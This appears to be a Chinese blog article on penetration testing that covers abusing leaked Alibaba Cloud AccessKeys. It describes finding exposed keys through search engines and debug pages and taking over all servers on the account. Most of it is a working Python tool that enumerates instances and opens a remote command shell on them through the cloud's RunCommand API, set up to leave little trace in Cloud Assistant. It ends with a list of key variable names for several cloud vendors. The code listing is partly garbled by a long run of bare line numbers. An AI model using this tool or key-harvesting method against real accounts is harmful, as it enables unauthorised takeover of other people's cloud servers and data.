



微信扫一扫
关注该公众号

收录于话题
#渗透测试


1个 >




一：关于API

目前为止，云服务器已经占据了服务器的大部分市场，由于云服务器易管理，操作性强，安全程度高。很多大型厂商都选择将资产部署在云服务上，但安全的同时由于运维人员的疏忽也会导致一些非预期的突破口

在阅读下文前我们先简单的了解下关于云服务的 AccessKey 密钥，我们这里拿 阿里云 举一个例子



登录阿里云账户后点击 AccessKey 管理



简单来说这个密钥相当于账户的API调用，具有账户完全的权限






创建后就会生成 AccessKey ID, AccessKey Secret

- AccessKeyId: 用于标识用户。
- AccessKeySecret: 用于验证用户的密钥。AccessKeySecret 必须保密。


这里我们就创建好了这个密钥，常见的开发过程中就有可能需要这个密钥，而这个密钥我们通常需要一些信息收集手段拿到这个密钥


二：收集点

FOFA, Google等搜索引擎



部分开发框架的Debug或报错页面





三：密钥利用

在渗透测试过程中拿到这个密钥后，可以到云服务管理平台获取更多信息

这里我们使用行云管家进行下一步：<https://yun.cloudbility.com/>


登录注册后选择对应的厂商服务并写入密钥



接着会扫描账户下的所有服务器，勾选添加点击下一步



这样就会账户下的所有主机添加进去



如下图，已经拥有服务器的管理权限，重启，关闭，改密码都是非常危险的行为




而我们要做到的是控制主机, 用其他的平台执行命令是行不通的, 所以我们需要调用原生的API来对主机进行命令执行

阿里云API开发链接: <https://next.api.aliyun.com/api/Ecs/2014-05-26/RunInstances>




阿里云的API中拥有了所有此用户的权限, 通过调用API中的方法我们就可以在渗透过程中完成一系列的对主机的操作

简单列举下API调用的思路, 然后写API利用脚本



首先获取当前用户下的所有主机信息

调用API DescribeInstances



创建一条需要执行的命令

- 1 这里我使用的是旧版的API RunCommand
- 2 因为一次性返回 CommandId InvokeId 且使用完就删除, 不会保留在云助手






再完成回显的查看的API调用 DescribeInvocationResults



更多的功能大家就自行探索啦

这里看一下我写的利用代码的使用

1 扫描地域主机



1 Linux主机命令执行




```

27 request.set_accept_format('json')
28 InstanceId = [Zhuji_ID]
29 request.set_InstanceIds(InstanceId)
30
31 response = client.do_action_with_exception(request)
32 response = str(response, encoding='utf-8')
33 print(
34     """
35     \033[1;31m -----
36     -----\033[0m
37     \033[1;31m -      +-----+
38                     \033[0m
39     \033[1;31m -      | Linux |           OS: %s
40                     \033[0m
41     \033[1;31m -      |      |           -----> IP: %s
42                     \033[0m
43     \033[1;31m -      |      |           Name: %s
44                     \033[0m
45     \033[1;31m -      +-----+
46                     \033[0m
47     \033[1;31m -----
48     -----\033[0m
49     """ % (
50         json.loads(response)['Instances']['Instance'][0]['OSName'],
51         json.loads(response)['Instances']['Instance'][0]['PublicIpAddre
52 ss']['IpAddress'][0],
53         json.loads(response)['Instances']['Instance'][0]['InstanceName'
54 ])
55     )
56     while True:
57         Cmd = str(input("\033[5;37m[root@{}] \033[0m".format(Zhuji_ID)))
58         if Cmd == "exit":
59             print("\033[1;31m-正在退出主机..... {} \033[0m".format(Zhuji_
60 ID))
61             break
62             Linux_exec(client, Cmd, Zhuji_ID)
63
64
65 def Linux_exec(client, Cmd, ZHUJI_ID):
66     request = RunCommandRequest()
67     request.set_accept_format('json')
68
69     request.set_Type("RunShellScript")
70     request.set_CommandContent(Cmd)
71     request.set_InstanceIds([ZHUJI_ID])
72     request.set_Name("PeiQi")
73     request.set_Description("PeiQi")
74     request.set_Timed(False)
75
76     response = client.do_action_with_exception(request)
77     response = str(response, encoding='utf-8')
78     CommandId = json.loads(response)['CommandId']
79     InvokeId = json.loads(response)['InvokeId']
80     #print(CommandId, InvokeId)
81     time.sleep(1)
82     request = DescribeInvocationResultsRequest()
83     request.set_accept_format('json')
84
85     request.set_InvokeId(InvokeId)
86     request.set_InstanceId(ZHUJI_ID)
87     request.set_CommandId(CommandId)
88     request.set_ContentEncoding("PlainText")
89
90     response = client.do_action_with_exception(request)
91     response = str(response, encoding='utf-8')
92     Output = json.loads(response)['Invocation']['InvocationResults']['I
93 nvocationResult'][0]["Output"]
94     print("\033[1;32m{}\033[0m".format(Output))
95
96 def Windows_Cmd_Exec(ALIYUN_ACCESSKEYID, ALIYUN_ACCESSKEYSECRET, Zhuji_
97 ID, Zhuji_Aliyun_City_Host):
98     client = AcsClient(ALIYUN_ACCESSKEYID, ALIYUN_ACCESSKEYSECRET, Zhuji
99 i_Aliyun_City_Host)
100     request = DescribeInstancesRequest()
101     request.set_accept_format('json')
102     InstanceId = [Zhuji_ID]
103     request.set_InstanceIds(InstanceId)
104
105     response = client.do_action_with_exception(request)
106     response = str(response, encoding='utf-8')
107     print(
108         """
109     \033[1;31m -----

```

```

110 -----\033[0m
111 \033[1;31m - +-----+
112 \033[0m
113 \033[1;31m - |Windows| OS: %s
114 \033[0m
115 \033[1;31m - +-----+ -----> IP: %s
116 \033[0m
117 \033[1;31m - /-----/ Name: %s
118 \033[0m
119 \033[1;31m -
120 \033[0m
121 \033[1;31m -----
122 -----\033[0m
123 """ % (
124     json.loads(response)['Instances']['Instance'][0]['OSName'],
125     json.loads(response)['Instances']['Instance'][0]['PublicIpA
126 ddress']['IpAddress'][0],
127     json.loads(response)['Instances']['Instance'][0]['InstanceN
128 ame'])
129 )
130 while True:
131     Cmd = str(input("\033[5;37mC:\Windows\System32> \033[0m".format
132 (Zhuji_ID)))
133     if Cmd == "exit":
134         print("\033[1;31m-正在退出主机 {}..... \033[0m".format(Zhuji
135 _ID))
136         break
137     Windows_exec(client, Cmd, Zhuji_ID)
138
139 def Windows_exec(client, Cmd, ZHUJI_ID):
140     request = RunCommandRequest()
141     request.set_accept_format('json')
142
143     request.set_Type("RunBatScript")
144     request.set_CommandContent(Cmd)
145     request.set_InstanceIds([ZHUJI_ID])
146     request.set_Name("PeiQi")
147     request.set_Description("PeiQi")
148     request.set_Timed(False)
149
150     response = client.do_action_with_exception(request)
151     response = str(response, encoding='utf-8')
152     CommandId = json.loads(response)['CommandId']
153     InvokeId = json.loads(response)['InvokeId']
154     #print(CommandId, InvokeId)
155     time.sleep(1)
156     request = DescribeInvocationResultsRequest()
157     request.set_accept_format('json')
158
159     request.set_InvokeId(InvokeId)
160     request.set_InstanceId(ZHUJI_ID)
161     request.set_CommandId(CommandId)
162     request.set_ContentEncoding("PlainText")
163
164     response = client.do_action_with_exception(request)
165     response = str(response, encoding='utf-8')
166     Output = json.loads(response)['Invocation']['InvocationResults']['I
167 nvocationResult'][0]["Output"]
168     print("\033[1;32m{}\033[0m".format(Output))
169
170
171 # 可用地域扫描
172 def Aliyun_City_Scan(ALIYUN_ACCESSKEYID, ALIYUN_ACCESSKEYSECRET):
173     Aliyun_City = {}
174     client = AcsClient(ALIYUN_ACCESSKEYID, ALIYUN_ACCESSKEYSECRET)
175
176     request = DescribeRegionsRequest()
177     request.set_accept_format('json')
178
179     response = client.do_action_with_exception(request)
180     response = str(response, encoding='utf-8')
181     for i in range(0, 30):
182         try:
183             City_Host = json.loads(response)['Regions']['Region'][i]['R
184 egionId']
185             City_Name = json.loads(response)['Regions']['Region'][i]['L
186 ocalName']
187             Aliyun_City[City_Name] = City_Host
188         except:
189             print('\033[1;34m ----- 搜索到有{}个可使用阿里云地域 -----\03
190 3[0m'.format(i))
191             break
192     return Aliyun_City

```



```

193
194 # 扫描账号下可控主机
195 def Aliyun_Number_Scan(ALIYUN_ACCESSKEYID, ALIYUN_ACCESSKEYSECRET, Aliyun_City):
196     un_City =
197     Aliyun_Serve_test_dict = []
198     InstanceId_List = []
199     for City in Aliyun_City.keys():
200         Aliyun_City_Host = Aliyun_City[City]
201         client = AcsClient(ALIYUN_ACCESSKEYID, ALIYUN_ACCESSKEYSECRET,
202 Aliyun_City_Host)
203
204         try:
205             request = DescribeInstanceStatusRequest()
206             request.set_accept_format('json')
207             response = client.do_action_with_exception(request)
208             response = str(response, encoding='utf-8')
209             Aliyun_Num = json.loads(response)['TotalCount']
210             if Aliyun_Num != 0:
211                 print("\033[1;34m 扫描出 {} 共有 {}台云服务器 \033[0m".format(
212 at(City, Aliyun_Num))
213
214                 for NUM in range(0, int(Aliyun_Num)):
215                     InstanceId = json.loads(response)['InstanceStatuses']
216                     ][NUM]['InstanceId']
217                     Aliyun_Serve_test(ALIYUN_ACCESSKEYID, ALIYUN_ACCESSKEYSECRET, InstanceId, Aliyun_City_Host, NUM, Aliyun_Serve_test_dict)
218                     InstanceId_List.append(InstanceId)
219
220             else:
221                 print("\033[1;31m 扫描出 {} 共有 {}台云服务器 \033[0m".format(
222 at(City, Aliyun_Num))
223
224             except Exception as e:
225                 print("\033[1;31m 请求发送失败, 请检查 API密钥 \033[0m", e)
226                 sys.exit(0)
227
228         print("\033[1;36m 此 AccessKey 下共有 {} 台云服务器 \n\033[0m".format(
229 len(Aliyun_Serve_test_dict)))
230
231         while True:
232             Zhuji_ID = str(input("\033[35m 请输入 主机ID 进入服务器:\n 主机ID
233 >>> \033[0m"))
234             if Zhuji_ID in InstanceId_List:
235                 for data in Aliyun_Serve_test_dict:
236                     if Zhuji_ID == data['InstanceId']:
237                         Zhuji_Aliyun_City_Host = data['Aliyun_City_Host']
238                         Zhuji_OS = data['OS']
239
240                         if Zhuji_OS == "Linux":
241                             Linux_Cmd_Exec(ALIYUN_ACCESSKEYID, ALIYUN_ACCESSKEYSECRET, Zhuji_ID, Zhuji_Aliyun_City_Host)
242
243                         else:
244                             Windows_Cmd_Exec(ALIYUN_ACCESSKEYID, ALIYUN_ACCESSKEYSECRET, Zhuji_ID, Zhuji_Aliyun_City_Host)
245
246                         else:
247                             print("\033[1;31m 请求发送失败, 请检查 主机ID是否正确 \033[0m")
248
249
250
251
252
253
254
255
256
257
258
259
260
261
262
263
264
265
266
267
268
269
270
271
272
273
274
275
276
277
278
279
280
281
282
283
284
285
286
287
288
289
290
291
292
293
294
295
296
297
298
299
300
301
302
303
304
305
306
307
308
309
310
311
312
313
314
315
316
317
318
319
320
321
322
323
324
325
326
327
328
329
330
331
332
333
334
335
336
337
338
339
340
341
342
343
344
345
346
347
348
349
350
351
352
353
354
355
356
357
358
359
360
361
362
363
364
365
366
367
368
369
370
371
372
373
374
375
376
377
378
379
380
381
382
383
384
385
386
387
388
389
390
391
392
393
394
395
396
397
398
399
400
401
402
403
404
405
406
407
408
409
410
411
412
413
414
415
416
417
418
419
420
421
422
423
424
425
426
427
428
429
430
431
432
433
434
435
436
437
438
439
440
441
442
443
444
445
446
447
448
449
450
451
452
453
454
455
456
457
458
459
460
461
462
463
464
465
466
467
468
469
470
471
472
473
474
475
476
477
478
479
480
481
482
483
484
485
486
487
488
489
490
491
492
493
494
495
496
497
498
499
500
501
502
503
504
505
506
507
508
509
510
511
512
513
514
515
516
517
518
519
520
521
522
523
524
525
526
527
528
529
530
531
532
533
534
535
536
537
538
539
540
541
542
543
544
545
546
547
548
549
550
551
552
553
554
555
556
557
558
559
560
561
562
563
564
565
566
567
568
569
570
571
572
573
574
575
576
577
578
579
580
581
582
583
584
585
586
587
588
589
590
591
592
593
594
595
596
597
598
599
600
601
602
603
604
605
606
607
608
609
610
611
612
613
614
615
616
617
618
619
620
621
622
623
624
625
626
627
628
629
630
631
632
633
634
635
636
637
638
639
640
641
642
643
644
645
646
647
648
649
650
651
652
653
654
655
656
657
658
659
660
661
662
663
664
665
666
667
668
669
670
671
672
673
674
675
676
677
678
679
680
681
682
683
684
685
686
687
688
689
690
691
692
693
694
695
696
697
698
699
700
701
702
703
704
705
706
707
708
709
710
711
712
713
714
715
716
717
718
719
720
721
722
723
724
725
726
727
728
729
730
731
732
733
734
735
736
737
738
739
740
741
742
743
744
745
746
747
748
749
750
751
752
753
754
755
756
757
758
759
760
761
762
763
764
765
766
767
768
769
770
771
772
773
774
775
776
777
778
779
780
781
782
783
784
785
786
787
788
789
790
791
792
793
794
795
796
797
798
799
800
801
802
803
804
805
806
807
808
809
810
811
812
813
814
815
816
817
818
819
820
821
822
823
824
825
826
827
828
829
830
831
832
833
834
835
836
837
838
839
840
841
842
843
844
845
846
847
848
849
850
851
852
853
854
855
856
857
858
859
860
861
862
863
864
865
866
867
868
869
870
871
872
873
874
875
876
877
878
879
880
881
882
883
884
885
886
887
888
889
890
891
892
893
894
895
896
897
898
899
900
901
902
903
904
905
906
907
908
909
910
911
912
913
914
915
916
917
918
919
920
921
922
923
924
925
926
927
928
929
930
931
932
933
934
935
936
937
938
939
940
941
942
943
944
945
946
947
948
949
950
951
952
953
954
955
956
957
958
959
960
961
962
963
964
965
966
967
968
969
970
971
972
973
974
975
976
977
978
979
980
981
982
983
984
985
986
987
988
989
990
991
992
993
994
995
996
997
998
999

```

```

"OS": OS
})
# Aliyun_Serve_test_dict["InstanceId"] = InstanceId
# Aliyun_Serve_test_dict["Aliyun_City_Host"] = Aliyun_City_Host
# Aliyun_Serve_test_dict["OS"] = OS

print("\033[1;34m ({} ) 主机ID: {} 系统名称: {} \n 外网IP: {} \n 内网IP: {} \n 服务器名: {} \n \033[0m".format(NUM, InstanceId, OSName, IpAddress_2, IpAddress_1, InstanceName))

if __name__ == '__main__':
    ALIYUN_ACCESSKEYID = "xxxxxxxxxxxxxx"
    ALIYUN_ACCESSKEYSECRET = "xxxxxxxxxxxxxxxxxxxxxx"
    Aliyun_City = Aliyun_City_Scan(ALIYUN_ACCESSKEYID, ALIYUN_ACCESSKEYSECRET)
    InstanceId_List = Aliyun_Number_Scan(ALIYUN_ACCESSKEYID, ALIYUN_ACCESSKEYSECRET, Aliyun_City)

```

常见的 Access Key名称

- 1 阿里云
- 2 ALIYUN_ACCESSKEYID
- 3 ALIYUN_ACCESSKEYSECRET
- 4
- 5 腾讯云
- 6 SecretId
- 7 SecretKey
- 8
- 9 AWS
- 10 AWS_ACCESS_KEY_ID
- 11 AWS_SECRET_ACCESS_KEY
- 12
- 13 青云
- 14 qy_access_key_id
- 15 qy_secret_access_key



最后

下面就是文库和团队的公众号啦, 更新的文章都会在第一时间推送在公众号

别忘了Github下载完给个小星星☺



[阅读原文](#)

喜欢此内容的人还喜欢

带你入门前端工程（十二）：Serverless带你入门前端工程（十二）：Serverless前端编程技术分享



系统设计基础 负载均衡

系统设计基础 负载均衡

Java大厂面试官

×

系统设计基础
负载均衡

硬核观察 | 阿里云成立十一年来首次被核

硬核观察 | 阿里云成立十一年来首次

Linux每日动态

×

